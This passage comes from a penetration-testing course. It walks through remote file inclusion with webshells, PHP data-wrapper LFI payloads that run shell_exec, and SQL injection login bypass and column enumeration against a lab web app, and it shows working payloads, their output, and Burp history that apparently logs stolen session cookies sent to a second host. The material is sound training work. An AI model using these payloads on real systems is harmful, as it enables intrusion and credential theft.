fe80::20de:77d:7eba:35ea%6 IPv4 Address . . . . . : 10.11.0.22 Subnet Mask . . . . . : 255.255.255.0 Default Gateway . . . . .
. . . . . : 10.11.0.2 Ethernet adapter Bluetooth Network Connection: Media State . . . . . : Media disconnected Connection-specific DNS
Suffix . : Tunnel adapter Teredo Tunneling Pseudo-Interface: Media State . . . . . : Media disconnected Connection-specific DNS
Suffix . :
```

Figure 157: Exploiting the RFI Vulnerability

Excellent. The exploit is working. Our code was included from a remote server and successfully executed. This is a very simple webshell.

²⁷⁸ (The PHP Group, 2019), <https://www.php.net/manual/en/security.filesystem.nullbytes.php>

A webshell is a small piece of software that provides a web-based command line interface, making it easier and more convenient to execute commands. There are many types of webshells and Kali includes several in `/usr/share/webshells`, written in many common web application programming languages. As always, review the contents of these files before using them.

Based on the success of these simple examples, we can use Apache (or another HTTP server) to host these shells for RFIs, expanding our capabilities.

Now that we can execute code on the server, it should be a simple matter to go from code execution to a shell with the help of the webshells included with Kali Linux.

9.8.5.1 Exercises

1. Exploit the RFI vulnerability in the web application and get a shell.
2. Using `/menu2.php?file=current_menu` as a starting point, use RFI to get a shell.
3. Use one of the webshells included with Kali to get a shell on the Windows 10 target.

9.8.6 Expanding Your Repertoire

Now that we've walked through the basics, let's look at some ways to expand our repertoire.

First, let's look at some Apache alternatives.

Kali includes several tools that can create HTTP servers. This is especially helpful if we need to quickly stand up HTTP servers on arbitrary ports.

Note that the following examples use registered ports, but we can also run servers on system ports if we run the commands with root user permissions.

For example, we can start an HTTP server on an arbitrary port in Python 2.x by setting `-m SimpleHTTPServer` to set the desired module and **7331** to set the TCP port:

```
kali@kali:~$ python -m SimpleHTTPServer 7331
Serving HTTP on 0.0.0.0 port 7331 ...
```

Listing 302 - Using Python 2 to run an HTTP server on port 7331

The syntax is slightly different with Python 3.x as the module name is different:

```
kali@kali:~$ python3 -m http.server 7331
Serving HTTP on 0.0.0.0 port 7331 (http://0.0.0.0:7331/) ...
```

Listing 303 - Using Python 3 to run an HTTP server on port 7331

Both commands will start an HTTP server and host any files or directories from the current working path.

PHP includes a built-in web server that can be launched with the `-s` flag followed by the address and port to use:

```
kali@kali:~$ php -s 0.0.0.0:8000
PHP 7.3.8-1 Development Server started at Wed Aug 28 12:59:52 2019
```

```
Listening on http://0.0.0.0:8000
Document root is /home/kali
Press Ctrl-C to quit.
```

Listing 304 - Using PHP to run an HTTP server on port 8000

We can also launch an HTTP server with a Ruby “one liner”. The command requires several flags including **-run** to load **un.rb**, which contains replacements for common Unix commands, **-e** **httpd** to run the HTTP server, **.** to serve content from the current directory, and **-p 9000** to set the TCP port:

```
kali@kali:~$ ruby -run -e httpd . -p 9000
[2019-08-28 12:44:14] INFO  WEBrick 1.4.2
[2019-08-28 12:44:14] INFO  ruby 2.5.5 (2019-03-15) [x86_64-linux-gnu]
[2019-08-28 12:44:14] INFO  WEBrick::::HTTPServer#start: pid=1367 port=9000
```

Listing 305 - Using Ruby to run an HTTP server on port 9000

We can also use **busybox**, “the Swiss Army Knife of Embedded Linux”, to run an HTTP server with **httpd** as the function, **-f** to run interactively, and **-p 10000** to run on TCP port 10000:

```
kali@kali:~$ busybox httpd -f -p 10000
```

Listing 306 - Using BusyBox to run an HTTP server on port 10000

To stop any of these servers, we can simply hit **[Ctrl] C**.

Next, let’s discuss PHP wrappers.

9.8.7 PHP Wrappers

PHP provides several protocol wrappers²⁷⁹ that we can use to exploit directory traversal and local file inclusion vulnerabilities. These filters give us additional flexibility when attempting to inject PHP code via LFI vulnerabilities.

We can use the *data*²⁸⁰ wrapper to embed inline data as part of the URL with plaintext or *base64*²⁸¹ encoded data. This wrapper provides us with an alternative payload when we cannot poison a local file with PHP code.

Let’s take a closer look at how to use the data wrapper. We start it with “data:” followed by the type data. In this case, we’ll use “text/plain” for plaintext. We follow that with a comma to mark the start of the contents, in this case “hello world”. When we put it all together, we get “data:text/plain,hello world”.

We already know the menu page is vulnerable to LFI attacks. If we submit a payload using a data wrapper, the application should treat it the same as a regular file and include it in the page. Let’s check if this works by submitting the following URL and checking the results:

```
http://10.11.0.22/menu.php?file=data:text/plain,hello world
```


Listing 307 - A test payload using the data wrapper

²⁷⁹ (The PHP Group, 2019), <https://www.php.net/manual/en/wrappers.php>

²⁸⁰ (The PHP Group, 2019), <https://www.php.net/manual/en/wrappers.data.php>

²⁸¹ (Wikipedia, 2019), <https://en.wikipedia.org/wiki/Base64>

Let's see how this renders:



The screenshot shows a Burp Suite interface with a browser window. The browser URL is 10.11.0.22/menu.php?file=data:text/plain,hello world. The page content displays "Here's our current menu. Enjoy!" followed by "hello world". The browser navigation bar includes links for "Our Menu", "Tom's Taco Truck", "Home", "Menu", "Feedback", and "Admin". The top of the browser window has standard controls like back, forward, and search.

Figure 158: Verifying the Data Wrapper Works

As suspected, the application treated the data wrapper as if it was a file and included it in the page, displaying our “hello world” string.

Since a plaintext data wrapper worked, let's see how far we can push this. We know there is an LFI vulnerability on this page and the previous example proves we can inject content with a data wrapper. Let's replace “hello world” with some PHP code and check if it executes. We will use `shell_exec` to run the `dir` command, wrapping in PHP tags. The URL, then, looks like this:

```
http://10.11.0.22/menu.php?file=data:text/plain,<?php echo shell_exec("dir") ?>
```

Listing 308 - A sample LFI payload using the data wrapper

Let's submit this and see if it works:

OS-555454 Ryan Dolan

Our Menu

10.11.0.22/menu.php?file=data:text/plain,<?php echo shell.

Offensive Security Kali Linux Kali Docs Kali Tools Exploit-DB Aircrack-ng Kali Forums NetHunter Burp

Tom's Taco Truck Home Menu Feedback Admin

Here's our current menu. Enjoy!

Volume in drive C has no label. Volume Serial Number is 04A7-1A47 Directory of C:\xampp\htdocs 2019-08-09 10:27 AM

```
. 2019-08-09 10:27 AM
.. 2019-06-17 11:59 AM
    admin 2019-06-13 07:08 AM 1,773 admin.php 2017-02-27 03:36 AM 3,607 applications.html 2019-05-30 01:09 PM 122
    auth.php 2017-02-27 03:36 AM 177 bitnami.css 2019-08-09 09:12 AM
    css 2019-05-28 06:23 AM 386 current_menu.php 2019-05-27 12:30 PM
    dashboard 2019-05-30 12:39 PM 214 database.php 2019-05-31 07:20 AM 1,763 debug.php 2019-06-13
    07:09 AM 1,324 deleteFeedback.php 2015-07-16 09:32 AM 30,894 favicon.ico 2019-05-31 05:41 AM 2,142
    feedback.php 2019-06-17 12:00 PM
    form 2019-05-27 12:30 PM
    img 2015-07-16 09:32 AM 260 index-orig.php 2019-08-09 09:13 AM 1,279 index.php 2019-05-31
    05:36 AM 2,134 login.php 2019-06-10 09:33 AM 1,167 menu.php 2019-05-31 05:56 AM 1,206
    menu2.php 2019-05-31 07:06 AM 79 robots.txt 2019-05-31 04:59 AM 1,330 submitFeedback.php
    2019-05-27 12:30 PM
    webalizer 2019-05-27 12:30 PM
xampp 17 File(s) 49,857 bytes 9 Dir(s) 40,103,419,904 bytes free
```

Figure 159: Exploiting LFI Using the Data Wrapper

Excellent. The PHP code we included in the data wrapper was executed server-side, producing a directory listing. We can now exploit the LFI without manipulating any local files.

9.8.7.1 Exercises

1. Exploit the LFI vulnerability using a PHP wrapper.
 2. Use a PHP wrapper to get a shell on your Windows 10 lab machine.

9.9 SQL Injection

*SQL Injection*²⁸² is a common web application vulnerability that is caused by unsanitized user input being inserted into *queries*²⁸³ and subsequently passed to a database for execution. Queries are used to interact with a database, such as inserting or retrieving data. If we can inject malicious input into a query, we can “break out” of the original query made by the developers and introduce our own malicious actions.

These types of vulnerabilities can lead to database information leakage and, depending on the environment, could lead to complete server compromise.

In this section, we will examine SQL injection attacks under a PHP/MariaDB environment. While the concepts are the same for other environments, the syntax used during an attack may need to be updated to accommodate different database engines or scripting languages.

²⁸² (Wikipedia, 2019), https://en.wikipedia.org/wiki/SQL_injection

²⁸³ (Wikipedia, 2019), https://en.wikipedia.org/wiki/SQL_Syntax#Queries

MariaDB is very similar to MySQL. In fact, it started out as a fork of MySQL. While there are some minor differences, most of these are irrelevant to an attacker.

9.9.1 Basic SQL Syntax

Structured Query Language (SQL)²⁸⁴ is the primary language used to interact with relational databases. While there is a standard syntax for SQL, most database software packages have implementation variations. However, the basics are generally the same. Let's walk through some basic SQL concepts and syntax²⁸⁵ to get a feel for it before moving on to exploitation.

A relational database is made up of one or more tables and each table has one or more columns. Each entry in a table is called a row. Let's look at an example:

id	username	password
1	tom.jones	notunusual

Listing 309 - A sample users table

In Listing 309, the columns are *id*, *username*, and *password*. There is one row of data for a user with the username of *tom.jones* and a password of *notunusual*.

In most cases, we will be dealing with *queries*. Queries are instructions to the database engine and we use them to retrieve or manipulate data in the database. A *SELECT* query is the most basic interaction:

```
SELECT * FROM users;
```

Listing 310 - A simple select query

We can paraphrase the query in Listing 310 as "show me all columns and records in the *users* table". The first argument to the *SELECT* command is a column and the asterisk is a special character that means "all".

We also have the option of introducing a conditional clause to our query with a *WHERE* clause:

```
SELECT username FROM users WHERE id=1;
```

Listing 311 - A select query with a where clause

We can paraphrase the query in Listing 311 as "show me the *username* field from the *users* table, showing only records with an *id* of 1".

These are just some of the basics. We can also *INSERT*, *UPDATE*, and *DELETE* data in tables. We won't cover those statements here, but as we show how to exploit SQL injection, we will cover additional SQL syntax as needed.

²⁸⁴ (Wikipedia, 2019), <https://en.wikipedia.org/wiki/SQL>

²⁸⁵ (Wikipedia, 2019), https://en.wikipedia.org/wiki/SQL_Syntax

9.9.2 Identifying SQL Injection Vulnerabilities

Before we can find SQL injection vulnerabilities, we must first identify locations where data might pass through a database. Authentication is usually backed by a database and depending on the nature of the web application, other areas including products on an E-commerce site or message threads on a forum generally require database interaction.

We can use the single quote ('), which SQL uses as a string delimiter, as a simple check for potential SQL injection vulnerabilities. If the application doesn't handle this character correctly, it will likely result in a database error and can indicate that a SQL injection vulnerability exists. Knowing this, we generally begin our attack by inputting a single quote into every field that we suspect might pass its parameter to the database. We will need to use this trial and error approach when *black box testing*.²⁸⁶

If we have access to the application's source code, we can review it for SQL queries being built by string concatenation. In PHP, this might look something like the following:

```
$query = "select * from users where username = '$user' and password = '$pass'";
```

Listing 312 - Sample PHP code with SQL query

If user data is included in a SQL statement without being sanitized in any way, the chances of SQL injection occurring are very high. Let's break this down further with some examples. In a normal login, a user might submit "Tom" and "password123" for their username and password. The code would therefore look like this:

```
$query = "select * from users where username = 'Tom' and password = 'password123'" ;
```

Listing 313 - Sample code with normal login

Notice how the submitted values are wrapped in single quotes. Let's take a look at what happens if a single quote is submitted as a value:

```
$query = "select * from users where username = '' and password = 'password123' " ;
```

Listing 314 - Sample code with SQL injection payload

Since single quotes are used for delimiters, the above query reads as an empty username and then a misplaced string of "and password =", creating a syntax error. If the web application shows error messages in its pages, we would receive output similar to the following:

```
Notice: invalid query: You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server version for the right syntax to use near 'password123' at line 1 in C:\xampp\htdocs\login.php on line 20
```

Listing 315 - A sample SQL error message

This error message tells us several things: we've caused an error in a SQL statement, the database software is MariaDB, and the server is running XAMPP on Windows. Let's look at how we can leverage this vulnerability to gain access to the admin page.

²⁸⁶ (Wikipedia, 2019), https://en.wikipedia.org/wiki/Black-box_testing

9.9.3 Authentication Bypass

Authentication bypass is a classic example of exploiting a SQL injection vulnerability that demonstrates the dangers of evil users playing with your database. Consider the code sample in the previous section. If we are able to inject our own code into the SQL statement, how might we alter the query in our favor?

Here is the normal use case: a legitimate user submits their username and password to the application. The application queries the database using those values. The SQL statement uses an *and* logical operator in the *where* clause. Therefore, the database will only return records that have a user with a given username and matching password.

A SQL query for a normal login, then, looks like this:

```
select * from users where name = 'tom' and password = 'jones';
```

Listing 316 - Sample login query

If we control the value being passed in as \$user, we can subvert the logic of the query by submitting **tom' or 1=1;#** as our username, which creates a query like this:

```
select * from users where name = 'tom' or 1=1;# and password = 'jones';
```

Listing 317 - Sample login query with SQL injection payload

The pound character (#) is a comment marker in MySQL/MariaDB. It effectively removes the rest of the statement, so we're left with:

```
select * from users where name = 'tom' or 1=1;
```

Listing 318 - Sample query as executed

We can paraphrase this as "show me all columns and rows for users with a name of tom **or** where one equals one". Since the "1=1" condition always evaluates to *true*, all rows will be returned. In short, by introducing the *or* clause and the "1=1" condition, this statement will return all records in the *users* table, creating a valid "password check".

Is this enough to bypass authentication? It depends. We have manipulated the query to return all the records in the *users* table. The application code determines what happens next. Some programming languages have functions that query the database and expect a single record. If these functions get more than one row, they will generate an error. Other functions might process multiple rows just fine. We cannot know what to expect without the application's source code or using trial and error.

If we do encounter errors when our payload is returning multiple rows, we can instruct the query to return a fixed number of records with the *LIMIT* statement:

```
select * from users where name = 'tom' or 1=1 LIMIT 1;#
```

Listing 319 - Sample query with LIMIT statement

To experiment with these queries and the affect they have on the database, we can connect directly to the database on our Windows 10 lab machine with a MySQL username and password of root/root and issue SQL statements directly:

```
c:\xampp\mysql\bin> mysql -u root -proot  
...
```


```
MariaDB [(none)]> use webappdb;
Database changed

MariaDB [webappdb]> select * from users;
+----+-----+-----+
| id | username | password |
+----+-----+-----+
| 1  | admin    | p@ssw0rd |
| 2  | jigsaw   | footworklure |
+----+-----+-----+
2 rows in set (0.01 sec)

MariaDB [webappdb]>
```

Listing 320 - Connecting to the MariaDB instance

Now let's try this against our sample application and attempt to log in without valid credentials. We should be able to trick the application into letting us in without a password by including the "or 1=1 LIMIT 1;" clause and commenting out the rest of the query. We don't know exactly what the query looks like, but the "or" clause will evaluate to true and therefore cause the query to return records. We will include the "LIMIT" clause to keep it simple and only return one record. We will submit our payload in the "username" field:




The screenshot shows a web browser window with the following details:

- Address Bar:** 10.11.0.22/login.php
- Toolbar:** Admin Login, Back, Forward, Home, Refresh, Stop, Favorites, Burp (highlighted), More.
- Header:** Offensive Security, Kali Linux, Kali Docs, Kali Tools, Exploit-DB, Aircrack-ng, Kali Forums, NetHunter.
- Page Content:**
 - Tom's Taco Truck navigation bar: Home, Menu, Feedback, Admin.
 - Sign In form fields:
 - Username: tom' or 1=1 LIMIT 1;# (containing the SQL payload)
 - Password: (empty input field)
 - Submit button

A large watermark with the text "OS-555454 Ryan Dolan" is diagonally across the page content.

Figure 160: Exploiting SQL Injection

If we've manipulated the query successfully, we should get a valid authenticated session:



	User	Feedback	Action
1	Jake	Great tacos today!	Delete
2	John	I would eat tacos here every day if I could!	Delete
5	coolguy		Delete

Figure 161: Gaining Access to the Admin Page

Nice. We've bypassed this application's login! Let's examine the source code so we fully understand what is happening here:

```

11 <?php
12     session_start();
13     include "database.php";
14     if ( ! empty( $_POST ) ) {
15         if ( isset($_POST['username']) && isset($_POST['password']) ) {
16             $sql="select * from users where username ='" . $_POST['username'] .
17                 "' and password = '" . $_POST['password'] . "'";
18             $result = $conn->query($sql);
19             if(!$result) {
20                 trigger_error("invalid query: " . $conn->error);
21             }
22             if( $result->num_rows == 1 ) {
23                 $_SESSION['user'] = $_POST['username'];
24                 header("Location:admin.php");
25             } else {
26                 echo "<div class=\\"alert alert-danger\\>Wrong username or password</div>";
27             }
28         }
29     }
30 }
31 ?>

```

Listing 321 - Code excerpt from login.php

On line 16 of Listing 321, the values of the *username* and *password* parameters submitted via POST are directly added to the string containing the SQL query. Normally, the query would only return results when a valid username and associated password are submitted. Our SQL injection payload "escapes" out of the intended query and injects an "OR" clause, which causes the query to return rows even if the username and password aren't correct.

Line 22 checks if the query result is one row. If an invalid username or password is submitted, the query wouldn't return any rows. If a valid username and password are submitted, the query would return one row. The application's developer assumed this was enough to determine if a user

should be authenticated as line 23 stores the user's name in session state and line 24 redirects the user to `admin.php`.

We had to include the "LIMIT" clause to deal with the check on line 22. Attackers wouldn't necessarily know this without seeing the source code, which is why experimentation is very important in black box testing.

How can we prevent SQL Injection? A naive approach might be to remove all single quote characters when sanitizing user input. However, there are times that single quotes should be considered valid input, such as surnames.

The best approach is to use parameterized queries, also known as prepared statements.²⁸⁷ This feature allows the developer to put parameters or placeholders into their SQL statements. The user input is then supplied alongside the statement and the database binds the values to the statement, creating a layer of separation between the SQL statement code and the data values. This prevents the user supplied data from manipulating the SQL code. Most major database systems and programming languages support prepared statements.

9.9.3.1 Exercises

1. Interact with the MariaDB database and manually execute the commands required to authenticate to the application. Understand the vulnerability.
2. SQL inject the username field to bypass the login process.
3. Why is the username displayed like it is in the web application once the authentication process is bypassed?
4. Execute the SQL injection in the password field. Is the "LIMIT 1" necessary in the payload? Why or why not?

9.9.4 Enumerating the Database

We can also use SQL injection attacks to enumerate the database. We will need this information as we start to build more complicated SQL injection payloads. For example, we need to know column and table names if we are going to extract data from them. This helps us execute a more surgical data extraction.

Let's examine some techniques to retrieve this information from the application.


Our previous login form isn't suitable for a demonstration of this so we'll turn to `debug.php`, which also contains a SQL injection vulnerability as shown in this code:

```
$sql = "SELECT id, name, text FROM feedback WHERE id=". $_GET['id'];
```

Listing 322 - SQL query from debug page

²⁸⁷ (Wikipedia, 2019), https://en.wikipedia.org/wiki/Prepared_statement

We can test if this page is vulnerable by adding a single quote as the value of the *id* parameter:



The screenshot shows a web browser window with the address bar containing "10.11.0.22/debug.php?id='". The page content displays an error message: "Notice : An error occurred: You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server version for the right syntax to use near '' at line 1 in C:\xampp\htdocs\debug.php on line 42". The browser interface includes a navigation bar with links like "Customer Feedback", "Home", "Menu", "Feedback", and "Admin".

Figure 162: Another SQL Error Message

This results in an SQL syntax error, indicating the presence of a potential SQL injection vulnerability.

9.9.5 Column Number Enumeration

We can add an *order by* clause to the query for simple enumeration. This clause tells the database to sort the results of the query by the values in one or more columns. We can use column names or the column index in the query.

Let's submit the following URL:

`http://10.11.0.22/debug.php?id=1 order by 1`

Listing 323 - Appending the "order by" statement

This query instructs the database to sort the results based on the values in the first column. If there is at least one column in the query, the query is valid and the page will render without errors. We can submit multiple queries, incrementing the *order by* clause each time until the query generates an error, indicating that the maximum number of columns returned by the query in question has been exceeded. Remember, a query can select all the columns in a table or just a subset of columns. We need to rely on this trial-and-error approach if we do not have access to the source query.

Since we will need to iterate the column number an arbitrary number of times, we should automate the queries with Burp Suite's Repeater tool.

To do this, we must first launch Burp Suite, turn off Intercept and launch the URL against our Windows target. In the *Proxy > HTTP history* we should see the request we want to repeat:

Burp Project Intruder Repeater Window Help

Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options

Intercept HTTP history WebSockets history Options

Filter: Hiding CSS, image and general binary content (?)

#	Host	Method	URL	Params	Edited	Status	Length	MIME type	Extension	Title	Comment
485	http://10.11.0.22	GET	/debug.php?id=1%20order%20by%201		✓	200	1433	HTML	php	Customer Feedback	
484	http://10.11.0.22	GET	/debug.php?id=%27		✓	200	1634	HTML	php	Customer Feedback	
483	http://10.11.0.4	GET	/cool.jpg?output=PHPSESSID=nc...		✓	404	461	HTML	jpg	404 Not Found	
481	http://10.11.0.22	GET	/admin.php			200	2062	HTML	php	Admin - Customer F...	
480	http://10.11.0.22	POST	/login.php		✓	302	2123	HTML	php	Admin Login	
479	http://10.11.0.22	GET	/login.php			200	1832	HTML	php	Admin Login	
477	http://10.11.0.22	GET	/admin.php			302	2229	HTML	php	Admin - Customer F...	
475	http://10.11.0.22	GET	/			200	1499	HTML		Tom's Taco Truck!	
474	http://10.11.0.22	GET	/			200	1499	HTML		Tom's Taco Truck!	
473	http://10.11.0.4	GET	/cool.jpg?output=PHPSESSID=te...		✓	404	461	HTML	jpg	404 Not Found	
472	http://10.11.0.22	GET	/admin.php			200	2062	HTML	php	Admin - Customer F...	

Request Response

Raw Params Headers Hex

```
GET /debug.php?id=1%20order%20by%201 HTTP/1.1
Host: 10.11.0.22
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Cookie: PHPSESSID=nc93lu984qadv9eg82le9pk67
Connection: close
Upgrade-Insecure-Requests: 1
```

(?) < > Type a search term 0 matches

Figure 163: Viewing HTTP History in Burp Suite

Next, we will right-click on the request and select *Send to Repeater*. The request should now show under the *Repeater* tab.


